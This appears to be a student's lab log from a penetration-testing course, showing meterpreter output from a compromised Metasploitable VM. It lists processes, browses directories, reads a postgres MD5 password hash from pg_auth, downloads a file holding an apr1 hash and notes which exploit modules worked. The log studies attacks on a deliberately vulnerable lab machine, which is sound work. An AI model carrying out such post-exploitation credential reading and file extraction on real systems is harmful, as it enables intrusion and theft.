
```
4127  1     mysqld_safe    i686  root      .
4179  4127  mysqld         i686  mysql     .
4181  4127  logger         i686  root      .
4288  1     postgres       x86   postgres  /usr/lib/postgresql/8.3/bin
4304  1     distccd        i686  daemon    .
4305  4304  distccd        i686  daemon    .
4328  4304  distccd        i686  daemon    .
4355  2     lockd          i686  root      .
4356  2     nfsd4          i686  root      .
4357  2     nfsd           i686  root      .
4358  2     nfsd           i686  root      .
4359  2     nfsd           i686  root      .
4360  2     nfsd           i686  root      .
4361  2     nfsd           i686  root      .
4362  2     nfsd           i686  root      .
4363  2     nfsd           i686  root      .
4364  2     nfsd           i686  root      .
4368  1     rpc.mountd     i686  root      .
4371  4304  distccd        i686  daemon    .
4436  1     master         i686  root      .
4437  4436  pickup         i686  postfix   .
4439  4436  qmgr           i686  postfix   .
4443  1     nmbd           i686  root      .
4445  1     smbd           i686  root      .
4488  1     xinetd         i686  root      .
4490  4445  smbd           i686  root      .
4501  4288  postgres       x86   postgres  /usr/lib/postgresql/8.3/bin
4502  4288  postgres       x86   postgres  /usr/lib/postgresql/8.3/bin
4503  4288  postgres       x86   postgres  /usr/lib/postgresql/8.3/bin
4504  4288  postgres       x86   postgres  /usr/lib/postgresql/8.3/bin
4505  1     proftpd        i686  root      .
4519  1     atd            i686  root      .
4530  1     cron           i686  root      .
4558  1     jsvc           i686  root      .
4559  4558  jsvc           i686  root      .
4561  4558  jsvc           i686  tomcat55  .
4579  1     apache2        i686  root      .
4580  4579  apache2        i686  www-data  .
4582  4579  apache2        i686  www-data  .
4585  4579  apache2        i686  www-data  .
4587  4579  apache2        i686  www-data  .
4589  4579  apache2        i686  www-data  .
4598  1     rmiregistry    i686  root      .
4602  1     ruby           i686  root      .
4616  1     Xtightvnc      i686  root      .
4618  1     unrealircd     i686  root      .
4623  1     xstartup       i686  root      .
4626  4623  xterm          i686  root      .
4628  4623  fluxbox        i686  root      .
4664  4626  bash           i686  root      .
4726  4436  tlsmgr         i686  postfix   .
4735  4579  apache2        i686  www-data  .
4830  1     getty          i686  root      .
4854  1     postgres       x86   postgres  /usr/lib/postgresql/8.3/bin
```




```
meterpreter > cat pg_auth
"postgres" "md53175bce1d3201d16594cebf9d7eb3f9d" ""
```



```
meterpreter > cat pg_database
"template1" 1 1663 379
"template0" 11510 1663 379
"postgres" 11511 1663 379
```




```
meterpreter > cd ..
meterpreter > ls
Listing: /var/lib
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2012-05-13 23:35:03 -0400  apparmor
40755/rwxr-xr-x   4096  dir   2012-05-20 15:37:09 -0400  apt
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:51 -0400  aptitude
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:21 -0400  belocs
40775/rwxrwxr-x   4096  dir   2010-04-28 16:27:02 -0400  bind
40755/rwxr-xr-x   4096  dir   2012-05-20 14:43:52 -0400  defoma
40755/rwxr-xr-x   4096  dir   2020-10-07 08:57:31 -0400  dhcp3
40755/rwxr-xr-x   4096  dir   2012-05-20 15:37:08 -0400  dpkg
40755/rwxr-xr-x   4096  dir   2010-04-28 16:27:02 -0400  gcj-4.2
40755/rwxr-xr-x   4096  dir   2012-05-20 14:38:25 -0400  gconf
40755/rwxr-xr-x   4096  dir   2010-04-28 16:27:01 -0400  initramfs-tools
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:21 -0400  initscripts
42775/rwxrwxr-x   4096  dir   2010-04-28 16:26:21 -0400  libuuid
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:48 -0400  locales
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:18 -0400  logrotate
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:48 -0400  misc
40755/rwxr-xr-x   4096  dir   2020-10-26 06:42:51 -0400  mlocate
40755/rwxr-xr-x   4096  dir   2020-11-25 19:11:06 -0500  mysql
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:58 -0400  mysql-cluster
40755/rwxr-xr-x   4096  dir   2020-11-25 19:11:54 -0500  nfs
41733/rwx-wx-wx   4096  dir   2020-11-25 20:09:01 -0500  php5
40755/rwxr-xr-x   4096  dir   2010-04-28 16:27:02 -0400  postfix
40755/rwxr-xr-x   4096  dir   2010-04-28 16:28:08 -0400  postgresql
40755/rwxr-xr-x   4096  dir   2010-04-28 16:28:08 -0400  python-support
40755/rwxr-xr-x   4096  dir   2010-04-28 16:27:01 -0400  samba
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:18 -0400  security
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:57 -0400  sgml-base
40755/rwxr-xr-x   4096  dir   2010-04-28 16:28:08 -0400  tomcat5.5
40755/rwxr-xr-x   4096  dir   2012-05-20 14:38:27 -0400  ucf
40755/rwxr-xr-x   4096  dir   2010-04-28 16:27:01 -0400  ufw
40755/rwxr-xr-x   4096  dir   2010-04-28 16:27:02 -0400  update-manager
40755/rwxr-xr-x   4096  dir   2020-11-25 19:10:41 -0500  urandom
40755/rwxr-xr-x   4096  dir   2010-04-28 16:26:48 -0400  vim
40755/rwxr-xr-x   4096  dir   2012-05-20 14:43:52 -0400  x11
40755/rwxr-xr-x   4096  dir   2012-05-20 14:38:43 -0400  xkb
```




```
meterpreter > cd mysql
meterpreter > ls
Listing: /var/lib/mysql
=======================

Mode               Size      Type  Last modified              Name
----               ----      ----  -------------              ----
40700/rwx------    4096      dir   2020-10-30 16:01:41 -0400  CIS4240
100644/rw-r--r--   0         fil   2010-04-28 16:26:21 -0400  debian-5.0.flag
40700/rwx------    4096      dir   2012-05-20 15:24:13 -0400  dvwa
100660/rw-rw----   5242880   fil   2020-11-25 19:11:09 -0500  ib_logfile0
100660/rw-rw----   5242880   fil   2010-04-28 16:26:21 -0400  ib_logfile1
100660/rw-rw----   10485760  fil   2020-10-30 16:27:53 -0400  ibdata1
40700/rwx------    4096      dir   2012-05-14 01:55:04 -0400  metasploit
40755/rwxr-xr-x    4096      dir   2010-04-28 16:26:19 -0400  mysql
100600/rw-------   7         fil   2010-04-28 16:26:19 -0400  mysql_upgrade_info
40700/rwx------    4096      dir   2012-05-14 02:04:09 -0400  owasp10
40700/rwx------    32768     dir   2010-04-28 16:26:21 -0400  tikiwiki
40700/rwx------    32768     dir   2010-04-28 16:26:20 -0400  tikiwiki195
```


Cannot cd into CIS4240 directory.



```
meterpreter > cd belocs
meterpreter > ls
Listing: /var/lib/belocs
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  198    fil   2010-04-28 16:26:21 -0400  hashfile
100644/rw-r--r--  18017  fil   2010-04-28 16:26:21 -0400  hashfile.new
100644/rw-r--r--  198    fil   2010-04-28 16:26:21 -0400  hashfile.old
100644/rw-r--r--  19     fil   2010-04-28 16:26:21 -0400  list
100644/rw-r--r--  11385  fil   2010-04-28 16:26:21 -0400  locales.dep
100644/rw-r--r--  9      fil   2010-04-28 16:26:21 -0400  magic

meterpreter > cat magic
20051014
```




```
meterpreter > cat hashfile
8c37dfb3d690ee811b0bcccf2802c571  /usr/share/i18n/locales/en_US
b21a562d357bc8af449d3e0c9e665868  /usr/share/i18n/locales/en_GB
244f3298b678a9e02a95071c80612fda  /usr/share/i18n/locales/iso14651_t1
```




```
meterpreter > ls initramfs-tools
Listing: initramfs-tools
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  76    fil   2012-05-13 23:35:56 -0400  2.6.24-16-server

meterpreter > cat initramfs-tools/2.6.24-16-server
29b1434f6f3744a8701fb77fdc6d99d09867e574  /boot/initrd.img-2.6.24-16-server
meterpreter > 
```


Cannot ls php5 directory.




```
meterpreter > ls x11
Listing: x11
============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  13    fil   2012-05-20 14:43:52 -0400  X.roster
100644/rw-r--r--  59    fil   2010-04-28 16:26:57 -0400  Xwrapper.config.md5sum
100644/rw-r--r--  11    fil   2010-04-28 16:26:57 -0400  Xwrapper.config.roster
100644/rw-r--r--  53    fil   2012-05-20 14:43:52 -0400  xorg.conf.md5sum
100644/rw-r--r--  13    fil   2012-05-20 14:43:52 -0400  xorg.conf.roster

meterpreter > cat x11/X.roster
xserver-xorg
meterpreter > cat x11/Xwrapper.config.md5sum
c776b43caa034f56022f2bc58578b94b  /etc/X11/Xwrapper.config
```




```
meterpreter > cat index.html
<html>
<title>Firelock LLC</title>
<body>
<h1>Welcome</h1>
<p>
 Our web developer is at home with a broken cocccyx and cannot
finish the site right now.  Wish her well and send her a card if
you like:</p>
<li> Judy Fifth
<li> 123 Credibility St
<li> Kingsport, MA 12345

<!--CIS4240:$apr1$XXfz2au1$aXFgKHoxmg9vbzNFr2D6/0 -->
</body>
</html>
```



```
meterpreter > cat readme.php
<?php
/* vim: set expandtab sw=4 ts=4 sts=4: */
/**
 * Simple script to set correct charset for the readme
 *
 * Note: please do not fold this script into a general script
 * that would read any file using a GET parameter, it would open a hole
 *
 * @version $Id: readme.php 10142 2007-03-20 10:32:13Z cybot_tm $
 */

/**
 *
 */
header('Content-type: text/plain; charset=utf-8');
readfile('README');
?>
```



```
Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100644/rw-r--r--  38       fil   2020-10-30 16:30:46 -0400  .cis4240
40755/rwxr-xr-x   4096     dir   2012-05-13 23:35:33 -0400  bin
40755/rwxr-xr-x   1024     dir   2012-05-13 23:36:28 -0400  boot
40755/rwxr-xr-x   4096     dir   2010-04-28 16:26:18 -0400  cdrom
40755/rwxr-xr-x   13500    dir   2020-11-25 19:10:42 -0500  dev
40755/rwxr-xr-x   4096     dir   2020-11-25 19:11:53 -0500  etc
40755/rwxr-xr-x   4096     dir   2020-10-26 10:54:18 -0400  home
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:08 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:36:28 -0400  initrd.img
40755/rwxr-xr-x   4096     dir   2012-05-13 23:35:22 -0400  lib
40700/rwx------   16384    dir   2010-04-28 16:26:18 -0400  lost+found
40755/rwxr-xr-x   4096     dir   2010-04-28 16:26:18 -0400  media
40755/rwxr-xr-x   4096     dir   2010-04-28 16:22:28 -0400  mnt
100600/rw-------  13752    fil   2020-11-25 19:12:30 -0500  nohup.out
40755/rwxr-xr-x   4096     dir   2020-10-30 16:19:46 -0400  opt
40555/r-xr-xr-x   0        dir   2020-11-25 19:10:01 -0500  proc
40755/rwxr-xr-x   4096     dir   2020-11-25 19:12:29 -0500  root
40755/rwxr-xr-x   4096     dir   2012-05-13 21:54:53 -0400  sbin
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:00 -0400  srv
40755/rwxr-xr-x   0        dir   2020-11-25 19:10:02 -0500  sys
41777/rwxrwxrwx   4096     dir   2020-11-25 20:23:30 -0500  tmp
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:08 -0400  usr
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:08 -0400  var
100644/rw-r--r--  1987288  fil   2010-04-28 16:54:19 -0400  vmlinuz

meterpreter > download .cis4240
[*] Downloading: .cis4240 → .cis4240
[*] Downloaded 38.00 B of 38.00 B (100.0%): .cis4240 → .cis4240
[*] download   : .cis4240 → .cis4240
meterpreter > cat .cis4240
$apr1$d.Vv.p1x$835×0YeWLfoFQJOSMvUSX0
```



```
meterpreter > ls home
Listing: home
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-10-26 10:49:49 -0400  beverly
40755/rwxr-xr-x   4096  dir   2020-10-30 16:35:05 -0400  ftp
40755/rwxr-xr-x   4096  dir   2020-10-26 10:48:49 -0400  howard
40755/rwxr-xr-x   4096  dir   2020-10-30 16:55:48 -0400  msfadmin
40755/rwxr-xr-x   4096  dir   2020-10-26 10:54:56 -0400  phil
40755/rwxr-xr-x   4096  dir   2020-10-07 16:44:23 -0400  ptester
40755/rwxr-xr-x   4096  dir   2010-04-28 16:22:12 -0400  service
40755/rwxr-xr-x   4096  dir   2010-05-07 14:38:06 -0400  user
```

9:48PM
Exploit session ended.

10:00PM
Tried using exploits: 348, 334, 329, 317, 291, 290, 289, 18, 30, 48, 57, 56, 55, 64.
Only 320 worked.